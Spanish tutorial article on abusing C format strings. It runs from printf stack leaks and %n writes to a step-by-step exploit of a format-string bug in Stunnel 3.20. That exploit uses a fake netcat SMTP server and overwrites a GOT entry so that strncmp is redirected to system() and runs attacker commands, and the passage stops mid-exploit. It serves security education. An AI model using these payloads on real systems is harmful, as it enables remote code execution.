Abusos de las cadenas de formato

Piotr Sobolewski, Tomasz Nidecki

A finales del año 2000, en los círculos relacionados con la seguridad de sistemas informáticos se desarrollaba una actividad febril. Se había descubierto un nuevo tipo de abuso. De la noche a la mañana, muchos programas, entre ellos aplicaciones tan conocidas como wu-ftpd, Apache, PHP3 o screen, revelaban serios agujeros de seguridad. Y todo a causa de las cadenas de formato.

Las cadenas de formato en el lenguaje C son cadenas alfanuméricas que contienen símbolos especiales reconocidos por la función `printf()` y sus derivadas (p.ej. `sprintf()`, `fprintf()`). Con ellas es posible especificar el formato en que serán visualizados los demás argumentos entregados a la función. Si un programa permite al usuario entregarle una cadena alfanumérica, para luego usarla directamente como formato, en muchos casos será posible preparar una cadena que permita inducir al programa a ejecutar un código arbitrario.

Mecanismo de funcionamiento de las cadenas de formato

Para comprender cómo funcionan las cadenas de formato y cómo es posible utilizarlas para tomar el control sobre un programa ajeno, observemos el Listado 1. En él se muestra un programa que utiliza una cadena de formato para imprimir un breve texto:

```
$ ./listado_1
Nombre de la empresa: Ogrodpol
```

¿Qué sucederá si la función `printf()` obtiene una cadena de formato, pero no recibe ningún argumento? Tratemos de ejecutar el programa del Listado 2:

```
$ ./listado_2
Nombre de la empresa: Da
```

Analicemos el funcionamiento de las cadenas de formato para conocer el motivo por el cual nuestro programa ha imprimido por pantalla la cadena alfanumérica *Da*.

En la Figura 1 podemos ver qué es lo que sucede en la pila durante la ejecución del programa del Listado 1 (después de haber

En este artículo aprenderás...

- cómo es posible utilizar cadenas de formato para obtener control sobre un programa vulnerable,
- cómo evitar errores que hagan posible el uso indebido de cadenas de formato en nuestros propios programas.

Lo que deberías saber...

- debes tener conocimientos básicos de programación en lenguaje C.

Listado 1. *Programa simple en en que se hace uso de una cadena de formato*

```
int main() {
  char *a = "Ogrodpol";
  printf("Nombre de la empresa: ↩
    %s\n", a);
}
```

Listado 2. *Programa del Listado 1 sin el argumento*

```
int main() {
  printf("Nombre de la empresa: ↩
    %s\n");
}
```

invocado la función `printf()`). Un instante antes de que la función sea ejecutada, dos argumentos son introducidos a la pila: un puntero a la cadena alfanumérica `a` y un puntero a la cadena de formato. A continuación, la función `printf()` toma de la pila el puntero a la cadena de formato y comienza a imprimir su contenido hasta encontrar el tag de formato `%s`. En ese momento, extrae de la pila el siguiente argumento, el puntero a la variable `a`, e imprime los datos que éste indique, interpretándolos como texto (`%s` indica que se trata de una cadena alfanumérica – ver Tabla 1).

Por otra parte, en la Figura 2 podemos ver qué sucede en la pila durante la ejecución de `printf()` en el programa del Listado 2. Cuando `printf()` imprime la cadena de formato y se encuentra con el tag `%s`, la función, a pesar de no haber recibido un argumento adecuado, toma cuatro bytes de la pila y los interpreta erróneamente como un puntero a una cadena de caracteres, la cual a su vez trata de imprimir por pantalla.

Listado 3. *Programa sencillo que permite hacer uso de las propiedades de las cadenas de formato para fines propios*

```
int main(int argc, char **argv) {
  char f[256];
  strcpy(f, argv[1]);
  printf(f);
}
```

Tabla 1. *Tags de formato más importantes*

tag de formato	resultado	entregado como
`%d`	número entero	valor
`%u`	número natural	valor
`%x`	número natural hexa-decimal	valor
`%s`	cadena alfanumérica	referencia
`%n`	número de caracteres imprimidos hasta el momento	referencia



Figura 1. *¿Qué sucede en la pila durante la ejecución del programa del Listado 1?*



Figura 2. *¿Qué sucede en la pila durante la ejecución del programa del Listado 2?*

Cómo utilizar las propiedades de las cadenas de formato

Cuando un programador deja abierta la posibilidad de entregar una cadena de caracteres para ser utilizada como cadena de formato, está poniendo en manos del intruso una oportunidad extraordinaria. Observemos el programa del Listado 3. A primera vista no hay ningún error en él: el usuario entrega como argumento al programa un texto que luego se imprime por pantalla. No obstante, si en la cadena alfanumérica entregada por el usuario se encuentra algún tag de formato, el efecto puede ser completamente diferente al previsto por el programador.

Listado 4. *Uso correcto del tag de formato %n*

```
int main() {
  int a;
  printf("uno dos tres %n\n", &a);
  printf("han sido imprimidos ↩
  %d caracteres\n", a);
}
```

Listado 5. *Programa que será el blanco de nuestro ataque*

```
int main(int argc, char **argv) {
  int x;
  char f[2560];
  strcpy(f, argv[1]);
  printf(f);
  printf("\nx se encuentra en ↩
   la dirección %x y su ↩
   contenido es 0x%x\n", &x, x);
}
```

Hemos podido darnos cuenta, durante el análisis del programa del Listado 2, que utilizando una cadena de formato es posible leer un valor de la pila. Para ello podemos hacer uso de la secuencia de caracteres `%x`, la cual permite interpretar su argumento como una dirección de cuatro bytes e imprimirlo en forma de número hexadecimal:

```
$ ./listado_3 '%x-%x-%x'
bffffc4f-0-0
```

Por si esto fuera poco, existe también un tag de formato que permite... escribir en cualquier lugar de la memoria. El tag al que nos referimos es `%n`, que sirve para asignar a una variable, cuya dirección se le entrega como argumento, el número de caracteres imprimidos por la función hasta el momento en que el tag fue encontrado. Su uso correcto se muestra en el programa del Listado 4:

```
$ ./listado_4
uno dos tres
han sido imprimidos 13 caracteres
```

Como podemos ver, el primer `printf()` imprime *uno dos tres*, después de lo cual asigna a la variable `a` el número de caracteres imprimidos hasta ese momento (trece). El segundo `printf()` imprime el contenido de la variable `a`.

Si por alguna razón no entregásemos al primer `printf()` ningún argumento (en concreto, la dirección a la variable `a`), la función tomaría de la pila los primeros cuatro bytes que encuentre y los interpretaría como una dirección en la memoria, en la que luego trataría de escribir la cantidad de caracteres imprimidos hasta ese momento. Tratemos de entregar al programa del Listado 3 una cadena que contenga `%n`:

```
$ ./listado_3 '%n %n %n %n'
Segmentation fault
```

El programa ha tratado de escribir a una dirección al azar la cantidad de caracteres imprimidos. Esto ha provocado una violación de segmentación.

Mayores posibilidades

Escribir un número al azar a una dirección al azar no es una tarea que tenga mucho sentido. Lo más que podemos lograr con ello es hacer que el programa termine con un mensaje de error. Para lograr algo más necesitamos poder controlar *qué escribimos* y *dónde lo escribimos*.

A modo de práctica, tratemos de atacar a una versión modificada del programa del Listado 3, la cual ha sido presentada en el Listado 5. En la nueva versión hemos añadido la variable `x`. Nuestro objetivo será asignar a esta variable un valor determinado, sirviéndonos para ello de una cadena de formato. Supongamos que queremos asignar a `x` el número 287454020, que en hexadecimal es 0x11223344.

Tratemos ahora de controlar *qué escribimos* y *dónde lo escribimos*. Es evidente que la cadena `xxx%n` hará que sea escrito el número *tres* en un lugar al azar de la memoria (puesto que antes de `%n` hay tres caracteres) y la cadena `xxxxxx%n`, que sea escrito el número *seis*. No es, pues, nada difícil controlar qué se escribe. Controlar dónde se lo escribe es, en cambio, un poco más complicado.

Notemos que la dirección a la que escribimos un valor dado es tomada de la pila. Si comparamos las Figuras 1 y 2, veremos que en el lugar en el que `printf()` espera encontrar las siguientes direcciones (o sea, después de la cadena de formato) se encuentran las variables locales de la función que ha invocado a `printf()`. En nuestro caso se trata de las variables locales de la función `main()`. Si asignamos a alguna de estas variables la dirección a la que queremos escribir, ésta será (en condiciones favorables) tratada por `printf()` como aquella a la que debe ser asignado el valor.

Para convencernos de que `printf()` puede realmente tratar el contenido de la variable `f` como argumento, intentemos asignarle (al mismo principio del array) la cadena `AAAA` para luego imprimirla con ayuda del tag `%x`. A este fin, lanzaremos el programa de la siguiente manera:

```
$ ./listado_5 'AAAA-%x-%x-%x-%x-%x'
AAAA-bffffc44-0-0-41414141-2d78252d
x se encuentra en la dirección
bffffaac y su contenido es 0x40156238
```

Como hemos visto, al encontrar el tag de formato `%x`, la función `printf()` ha tomado de la pila una palabra de cuatro bytes (pues esperaba encontrar en este lugar su argumento) y la ha imprimido en forma de número hexadecimal: `bffffc44`. El segundo tag ha hecho que sea imprimida la segunda palabra de cuatro bytes de la pila y así sucesivamente. Notemos que el cuarto tag `%x` ha hecho que sea imprimido el número 0x41414141, que no es más que la cadena `AAAA` escrita en hexadecimal.

Esto significa que los primeros cuatro bytes del array `f[]` son colocados en la pila en un lugar tal que `printf()` los trata como el cuarto pseudo-argumento. En tal caso, si en lugar del cuarto tag `%x` usamos `%n`, este pseudo-argumento será tratado como la dirección a la que deseamos escribir. De esto podemos concluir que si lanzamos el programa de la siguiente manera:

```
$ ./listado_5 'AAAA-%x-%x-%x-%n-%x'
```

haremos que un número sea escrito en la dirección 0x41414141.

Pero nosotros no queremos escribir a la dirección 0x41414141, sino a la dirección en la que se halla el valor de la variable `x`. Esta dirección es `0xbffffaac`. Fue sencillo introducir al array `f[]` el byte 0x41, pues este número es el equivalente de la letra

A en el código ASCII. Para introducir en el mismo lugar el número 0xbf, que no corresponde a ninguna letra, tendremos que utilizar un pequeño truco.

Utilizaremos dos facilidades diferentes. En primer lugar, el comando *echo* permite escribir cualquier byte que queramos. Para ello basta utilizar la opción `-e` y entregarle el código hexadecimal correspondiente:

```
$ echo -e "\x41\x42\x43\x44"
ABCD
```

En segundo lugar, si en una instrucción incluimos un comando cualquiera encerrado entre comillas inversas (``), éste será ejecutado y sustituido en la instrucción con el resultado de su ejecución. Por ejemplo: la instrucción `cat `which ls`` es equivalente a `cat /bin/ls`.

Haciendo uso adecuado de estas dos posibilidades, podemos escribir:

```
$ ./listado_5 \
  `echo -e '\x41\x41\x41\x41'`\
  '-%x-%x-%x-%x-%x'
```

que será equivalente a la instrucción:

```
$ ./listado_5 'AAAA-%x-%x-%x-%x-%x'
```

Así pues, para que el cuarto pseudo-argumento sea el número 0x11223344 podemos escribir:

```
$ ./listado_5 \
  `echo -e '\x11\x22\x33\x44'`\
  '-%x-%x-%x-%x-%x'
```

con lo que obtendremos el siguiente resultado:

```
"3D-bfffc44-0-0-44332211-2d78252d
x se encuentra en la dirección
bffffaac y su contenido es 0x40156238
```

Como vemos, el cuarto pseudo-argumento tiene ahora el valor entregado por nosotros en la línea de comandos. Sin embargo, los bytes han aparecido en orden inverso; esto se debe a que estamos trabajando en una arquitectura de tipo *little endian*.

Para escribir algo en el lugar en que ha sido almacenada la variable `x` (o sea, en la dirección `bffffaac`), debemos entonces entregar esta dirección en la línea de comandos en lugar de 0x11223344:

```
$ ./listado_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%x-%x'
Źú˙ż-bfffc44-0-0-bffffaac-2d78252d
x se encuentra en la dirección
bffffaac y su contenido es 0x40156238
```

Podemos ver que en el cuarto pseudo-argumento se halla el valor 0xbffffaac, que es es la dirección de la variable `x`. Ahora basta que cambiemos el cuarto tag de `%x` a `%n` para hacer que la variable `x` sea modificada:

```
./listado_5 `echo -e \
  '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%n-%x'
Źú˙ż-bfffc44-0-0--2d78252d
x se encuentra en la dirección
bffffaac y su contenido es 0x12
```

Hemos logrado sobreescribir la variable x, pero no con el valor 0x11223344, sino con 0x12 (18, en decimal) que es la cantidad de caracteres que habían sido imprimidos en el momento en que la función `printf()` encontró el tag `%n`. Ahora bastará con imprimir cierta cantidad de caracteres adicionales (de letras `C`, por ejemplo) para que a la variable `x` le sea asignado un número mayor.

Calculemos cuántas letras `C` debemos añadir. En este momento a `x` le está siendo asignado el número 18 y queremos asignarle el número 287454020, que es 0x11223344 en hexadecimal, de lo que se desprende que tenemos que añadir 287454020–18=287454002 letras `C`. Casi trescientos millones. No será una tarea sencilla, sobre todo porque el array `f[]` tiene capacidad sólo para 2560 bytes.

Tomamos un atajo

Antes de exponer cómo puede ser usado el tag `%n` para escribir números grandes, mostraremos una característica bastante útil de la función `printf()`.



Figura 3. *Uso de números pequeños para escribir números grandes*

Hasta ahora, para poder utilizar el cuarto pseudo-argumento hemos tenido que ordenar a `printf()` utilizar antes los primeros tres. De esta manera, cada vez que queríamos que el tag escribiera algo en la dirección almacenada en el cuarto pseudo-argumento debíamos primero colocar en la cadena de formato tres tags `%x`.

Es posible lograr el mismo efecto de un modo más sencillo. La instrucción:

```
$ ./listado_5 \
  `echo -e '\x41\x41\x41\x41'`\
  '-%4$x'
```

hará que sea imprimido el cuarto pseudo-argumento, gracias al tag `%4$x`.

```
AAAA-41414141
x se encuentra en la dirección
bffff9ec y su contenido es 0x4015d550
```

De manera similar, para modificar el contenido de la variable `x`, podemos ordenar directamente la asignación de un valor a la dirección determinada por el cuarto pseudo-argumento:

```
./listado_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%4$n'
Źú˙ż-
x se encuentra en la dirección
bffffaac y su contenido es 0x5
```

Pero cuidado: durante la realización del experimento puede suceder que,

cuando en la línea de comandos entreguemos como argumento una cadena alfanumérica de tamaño diferente, la variable `x` sea colocada en un lugar diferente de la memoria. Por esta razón es necesario poner siempre atención a la dirección de la variable regresada por el programa y, de ser necesario, cambiar apropiadamente el valor entregado en la línea de comandos.

Cómo escribir números grandes

Consideremos ahora qué truco podríamos usar para colocar en la memoria valores muy grandes sirviéndonos para ello sólo de números pequeños. Una de nuestras propuestas se muestra en la Figura 3. Vemos en ella una manera de colocar en la memoria el número de cuatro bytes 0x99887766, utilizando en cada paso un número no mayor que 0xff.

Como vemos, colocamos primero el número 0x66 en la dirección apropiada. Después colocamos el 0x77 en la dirección inmediatamente superior y hacemos lo mismo con 0x88 y 0x99. Al final, en memoria ha sido escrito el número 0x99887766, con el efecto colateral de haber sobreescrito con ceros los tres bytes precedentes al número 0x99887766.

Para facilitarnos un poco más la tarea, haremos uso de un mecanismo adicional, el cual nos permitirá evitar escribir grandes cantidades de símbolos. Los tags de formato permiten justificar las líneas de valores imprimidas a una cantidad determinada de caracteres. Por ejemplo `%24x` hace que sea imprimido un valor hexadecimal justificado a veinticuatro caracteres, lo que significa que al valor a imprimir le son añadidos tantos espacios cuantos sean necesarios para que la cantidad total de caracteres imprimidos sea 24.

Veamos cómo funciona este método asignando a la variable `x` el número 200. Como recordaremos, la instrucción:

```
./listado_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%4$n'
```

hace que a la variable `x` le sea asignado el número 5. Para asignar a `x` el número 200 (mayor en 195 unidades) podemos añadir a la cadena de formato el tag `%195x`, el cual imprime 195 caracteres:

```
./listado_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%195x%4$n'
Źú¨ż-(...)bffffc49
x se encuentra en la dirección
bffffaac y su contenido es 0xc8
```

0xc8 es, en decimal, 200.

Tratemos de conjugar ambos métodos a fin de asignar a la variable `x` el número 0x99887766. Para ello entregaremos al programa vulnerable una cadena compuesta de los siguientes elementos en el orden especificado:

- la dirección (cuatro bytes) del lugar en que se encuentra la variable `x`,
- la dirección (cuatro bytes) del lugar un byte más allá de la variable `x`,
- la dirección (cuatro bytes) del lugar dos bytes más allá de la variable `x`,
- la dirección (cuatro bytes) del lugar tres bytes más allá de la variable `x`,
- un tag `%<un_número>x`, que imprime tantos caracteres cuantos sean necesarios para que la suma total de caracteres imprimidos hasta ese momento sea 0x66,
- el tag `%4$n`, que coloca el número de caracteres imprimidos (0x66) en la dirección especificada por el cuarto pseudo-argumento (es decir, la encontrada en el primer byte de la variable `x`),



Figura 4. *Modificación del truco de la Figura 3*

- un tag `%<un_número>x`, que imprime tantos caracteres cuantos sean necesarios para que la suma total de caracteres imprimidos hasta ese momento sea 0x77,
- el tag `%5$n`, que coloca el número de caracteres imprimidos (0x77) en la dirección especificada por el quinto pseudo-argumento (es decir, la encontrada en el segundo byte de la variable `x`),
- un tag `%<un_número>x`, que imprime tantos caracteres cuantos sean necesarios para que la suma total de caracteres imprimidos hasta ese momento sea 0x88,
- el tag `%6$n`, que coloca el número de caracteres imprimidos (0x88) en la dirección especificada por el sexto pseudo-argumento (es decir, la encontrada en el tercer byte de la variable `x`),
- un tag `%<un_número>x`, que imprime tantos caracteres cuantos sean necesarios para que la suma total de caracteres imprimidos hasta ese momento sea 0x99,

Stunnel

El programa *Stunnel* sirve para cifrar los datos transmitidos a través de una conexión TCP, brindando con ello la posibilidad de establecer conexiones cifradas entre dos máquinas incluso cuando sus programas o protocolos no se han diseñado para manejar una capa segura.

Stunnel se lo puede usar, por ejemplo, para establecer conexiones cifradas con un servidor SMTP, sin importar que nuestro cliente de correo electrónico tenga o no capacidad de utilizar SSL. Cuando queremos conectarnos con el servidor SMTP, basta establecer una conexión con un *Stunnel* que esté funcionando en algún puerto del ordenador local para que el *Stunnel*, a su vez, establezca una conexión cifrada con el servidor SMTP y haga las veces de intermediario entre cliente y servidor.

- el tag `%7$n`, que coloca el número de caracteres imprimidos (0x99) en la dirección especificada por el séptimo pseudo-argumento (es decir, la encontrada en el cuarto byte de la variable `x`).

Calculemos cuántos caracteres será necesario imprimir. Las cuatro direcciones colocadas al principio de la cadena de formato ocuparán, en suma, dieciséis bytes, por lo que el primer tag `%<un_número>x` deberá imprimir 0x66-16=86 caracteres. El segundo tag `%<un_número>x` tendrá que imprimir 0x77-0x66=17 caracteres, el tercero 0x88-0x77=17 caracteres y el cuarto 0x99-0x88=17.

Así pues, la cadena que utilizaremos para lograr nuestro objetivo será la siguiente:

```
\xac\xfa\xff\xbf\xad\xfa\xff\xbf ←
\xae\xfa\xff\xbf\xaf\xfa\xff\xbf ←
%86x%4$n%17x%5$n ←
%17x%6$n%17x%7$n
```

Y la instrucción con que la escribiremos será:

```
$ ./listado_5 `echo -e \
  '\xac\xfa\xff\xbf' ←
  '\xad\xfa\xff\xbf' ←
  '\xae\xfa\xff\xbf' ←
  '\xaf\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
```

Desafortunadamente la respuesta obtenida no es la que esperábamos:

```
Źú˙żú˙ż®ú˙żŽú˙ż(...)bfffc27 ←
  (...)0(...)0(...)bffffaac
x se encuentra en la dirección
bffffa7c y su contenido es 0x40156238
```

Al entregar un argumento más largo en la línea de comandos, hemos provocado una alteración en la dirección de la variable `x`, por lo que debemos cambiar apropiadamente las cuatro direcciones con las que comienza nuestra cadena:

```
$ ./listado_5 \
  `echo -e '\x7c\xfa\xff\xbf' ←
  '\x7d\xfa\xff\xbf' ←
  '\x7e\xfa\xff\xbf' ←
```

Listado 6. *Error en la función smtp_client() del programa Stunnel*

```
do { /* Copy multiline greeting */
    if(fdscanf(remote, "%[^\n]", line)<0)
        return -1;
    if(fdprintf(local_wr, line)<0)
        return -1;
} while(strncmp(line,"220-",4)==0);
```

```
  '\x7f\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
  (???)ú˙żú˙żz˙ż(...)bfffc27 ←
  (...)0(...)0(...)bffffa8c
x se encuentra en la dirección
bffffa8c y su contenido es 0x99887766
```

Recordemos que al principio queríamos asignar a la variable `x` el número 0x11223344, y no el 0x99887766. Sin embargo, puesto que 0x33 es menor que 0x44, no podemos primero imprimir 0x44 caracteres y luego unos cuantos más para que la suma nos dé 0x33. Por otra parte, no existe ningún motivo para que no usemos 0x133 en lugar de 0x33, 0x222 en lugar de 0x22 o 0x311 en vez de 0x11. El efecto será exactamente el mismo, como podemos ver en la Figura 4. Teniendo en cuenta la influencia que tiene la longitud de la cadena sobre la dirección de la variable `x`, la instrucción apropiada será la siguiente:

```
$ ./listado_5 `echo -e \
  '\x6c\xfa\xff\xbf' ←
  '\x6d\xfa\xff\xbf' ←
  '\x6e\xfa\xff\xbf' ←
  '\x6f\xfa\xff\xbf'`\
  '%35x4$n%239x ←
  %5$n%273x%6$n ←
  %222x%7$n'
lú˙żmú˙żnú˙żoú˙ż(...)bfffc10 ←
  (...)0(...)0(...)bffffa6c
x se encuentra en la dirección
bffffa6c y su contenido es 0x11223344
```

Un ejemplo de la vida real

Ha llegado el momento de llevar nuestros conocimientos a la práctica, tomando el control sobre una aplicación de verdad, en lugar de sobre un programa de prueba. Nuestro objetivo será la versión 3.20 del programa *Stunnel* (ver Recuadro *Stunnel*). En esta versión fue encontrado un error de cadena de formato que podía ser explotado cuando *Stunnel* funcionaba como cliente de SMTP.

En la función `smtp_client()` definida en el fichero *protocol.c* (las fuentes completas de esta versión de *Stunnel* han sido incluidas en nuestro CD-ROM) podemos encontrar el fragmento que se muestra en el Listado 6.

Podemos ver cómo al array `line` se introduce una cadena tomada del fichero cuyo descriptor es `remote`, después de lo cual el contenido del array se imprime, con ayuda de la función `fdprintf()`, al fichero de descriptor `local_wr`. Si a la variable `line` introducimos tags de formato, éstos serán interpretados por `fdprintf()`.

Cómo explotar el error

Si observamos con atención las fuentes de *Stunnel*, llegaremos a la conclusión de que la función `smtp_client()` será ejecutada cuando *Stunnel* sea utilizado para establecer una conexión cifrada con un servidor SMTP, que es lo que sucede cuando se lo lanza con las siguientes opciones:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Al parecer, si el servidor SMTP envía en ese momento a *Stunnel* una cadena que contenga tags de formato, éstos tendrán que ser interpretados. Verifiquemos si realmente es así en la práctica. En lugar de un servidor SMTP utilizaremos *netcat*, lanzado de tal manera que escuche en el puerto 2525:

```
$ nc -l -p 2525
```

A continuación, en un segundo terminal, lanzamos un *Stunnel* que establezca conexión con *netcat*:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Si ahora en el primer terminal (en el que está funcionando *netcat*) escribimos la cadena de formato:

```
AAAA.%x.%x.%x.%x
```

Stunnel escribirá:

```
AAAA.bffff4e0.402f4550.0
```

Esto implica que si, valiéndonos de algún ardid, hacemos que nuestra víctima utilice una versión vulnerable de *Stunnel* para conectarse con nuestro ordenador, en el que funcione *netcat* fingiendo ser un servidor de SMTP, podremos enviarle una cadena de formato especialmente preparada. Como hemos podido convencernos, esto nos dará la posibilidad de introducir al ordenador de la víctima el contenido que queramos en la dirección de memoria que queramos. Por supuesto, tendremos que haber decidido qué uso dar a esta posibilidad, en concreto: qué lugares de la memoria sobreescribiremos con qué valores.

Para tomar el control sobre el ordenador de la víctima, debemos obligar al programa a ejecutar el código que le suministremos. Teniendo la posibilidad de escribir en cualquier lugar de la memoria estamos en capacidad de hacer que el programa invoque en algún lugar una función diferente a la prevista por su autor. Tratemos pues de inducirlo a ejecutar la función `system()` con los parámetros entregados por nosotros, de manera que el código a ejecutar pueda tener la forma de un parámetro más.

Usos de la Global Offset Table

Para obligar al programa a ejecutar la función `system()`, haremos uso de cierta característica de las librerías de enlace dinámico (*Dynamically Linked Library* – DLL), las cuales son usadas por casi toda aplicación existente hoy en día. El uso de este tipo de librerías permite eliminar la necesidad de conocer la dirección exacta en la memoria de cada una de las funciones de librería cuando el programa es compilado. Durante la etapa de compilación, las direcciones concretas de funciones son sustituidas por referencias a una estructura especial, conocida como GOT (del inglés *Global Offset Table*).

Esta estructura se halla en el espacio de direcciones del proceso (en memoria) y contiene la dirección de cada una de las funciones encontradas en el momento en que la librería DLL fue cargada. De esta manera, cuando un programa invoca, por ejemplo, la función `strncmp()`, estará realizando un salto a la tabla GOT. Es apenas desde allí que se realiza el salto al lugar específico de la memoria en el que se halla la función `strncmp()` de la librería correspondiente (en este caso, de *libc*).

Veamos qué es lo que sucede con el programa *Stunnel* (ver Listado 6) cuando se altera la tabla GOT de tal manera, que la entrada que corresponde a la función `strncmp()` conduce a la función `system()`. En práctica, en lugar de `strncmp(line, ...)` (última línea del Listado 6) se ejecutará la instrucción `system(line, ...)`. Puesto que el contenido de la variable `line` depende exclusivamente de nosotros (ésta contiene el texto que enviamos con ayuda de *netcat*), podemos introducir a ella un comando arbitrario que será luego ejecutado por la shell. En consecuencia, la cadena enviada con *netcat* a *Stunnel* debe contener los dos siguientes elementos:

- un comando que pueda ser ejecutado por la shell, terminado con un símbolo de comentario,
- una cadena de formato que introduzca un valor dado (una dirección a una función) al lugar de la memoria escogido por nosotros (en la estructura GOT), de tal manera que, en lugar de `strncmp()`, sea ejecutada la función `system()`.

Para preparar la cadena apropiada debemos saber:

- en qué lugar de la memoria (en el espacio de direcciones del proceso *stunnel*) se halla la entrada de la GOT que corresponde a la función `strncmp()`,
- en qué lugar de la memoria (en el espacio de direcciones del proceso *stunnel*) se carga la librería *libc*,
- en qué lugar de la librería *libc* se encuentra la función `system()`.

Para averiguar en qué lugar de la memoria se encuentra la entrada de la GOT que corresponde a la función `strncmp()`, utilizaremos la herramienta *objdump*, que permite imprimir informaciones sobre ficheros objeto (que son los ficheros producidos por el compilador). La opción `-R` (`--dynamic-reloc`) del programa *objdump* permite visualizar todas las entradas de enlace dinámico en un fichero dado, incluyendo las que dirigen a librerías compartidas. Ejecutemos el comando:

```
$ objdump -R stunnel
```

En la lista imprimida por *objdump* podremos ahora encontrar la entrada relacionada con la función `strncmp()`.

```
$ objdump -R stunnel | grep strncmp
08053490 R_386_JUMP_SLOT   strncmp
```

Esta dirección (0x08053490) es el lugar de la memoria que debemos modificar.

Para encontrar el lugar en la memoria en que se ha cargado la librería *libc* podemos consultar el fichero */proc/<PID del proceso stunnel>/maps*. Este fichero contiene la lista de las direcciones de memoria actualmente mapeadas para un proceso dado con sus privilegios de acceso (`man proc`). Lanzamos *Stunnel* y revisamos su PID:

```
$ nc -l -p 2525
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
$ ps | grep stunnel
2105 pts/1 00:00:00 stunnel
```

En el fichero */proc/2105/maps* buscamos las dos entradas relacionadas con la librería *libc*:

```
40173000-402a6000 r-xp
  00000000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
402a6000-402aa000 rw-p
  00132000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
```

Nos interesa la entrada que tiene permiso de ejecución (x). La dirección que nos interesa es: 0x40173000.

Ahora debemos hallar el lugar de la librería *libc* en el que se encuentra la función `system()`. Para ello podemos utilizar la herramienta *nm*, la cual regresa la lista de símbolos de un fichero ejecutable dado; en nuestro caso este fichero será la librería *libc*. Es necesario usar la opción `-D` (`--dynamic`) para que se muestren los símbolos dinámicos:

```
$ nm -D /lib/libc-2.3.2.so \
  | grep system
(...)
0003d4d0 W system
```

Dado que la librería *libc* se ha cargado en la dirección 0x40173000 y que, en su interior, la función `system()` comienza desde el offset 0x0003d4d0, la dirección en el espacio de direcciones del proceso *stunnel* en la que se halla la función `system()` es 0x40173000+ 0x0003d4d0=0x401b04d0. Éste es precisamente el valor que debemos colocar en la dirección 0x08053490.

Creamos la cadena

Tenemos ya todas las informaciones necesarias para la construcción de la cadena. Ésta estará compuesta de:

- la instrucción a ejecutar, terminada con un signo de comentario (para que el resto de la cadena no sea ejecutado), por ejemplo `touch xxxx #`,
- la dirección `0x08053490`,
- la dirección `0x08053491`,
- la dirección `0x08053492`,
- la dirección `0x08053493`,
- un tag `%<un_número>x` que imprima la cantidad necesaria de caracteres,
- un tag `%<un_número>$n` que introduzca la cantidad de caracteres imprimidos a la dirección tomada del pseudo-argumento respectivo (es decir, en la dirección 0x08053490),
- un tag `%<un_número>x`,
- un tag `%<un_número>$n`, que introduzca la cantidad de caracteres imprimidos a la dirección tomada del siguiente pseudo-argumento (o sea, en la dirección 0x08053491),
- un tag `%<un_número>x`,
- un tag `%<un_número>$n`, que introduzca la cantidad de caracteres imprimidos a la dirección tomada del siguiente pseudo-argumento (o sea, en la dirección 0x08053492),
- un tag `%<un_número>x`,
- un tag `%<un_número>$n`, que introduzca la cantidad de caracteres imprimidos a la dirección tomada del siguiente pseudo-argumento (o sea, en la dirección 0x08053493).

Comencemos por averiguar en qué pseudo-argumento se encuentra la primera dirección. Para ello, enviamos a *Stunnel* la cadena:

```
touch xxxx #AAAA%x.%x.%x.%x.%x.%x. ←
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
```

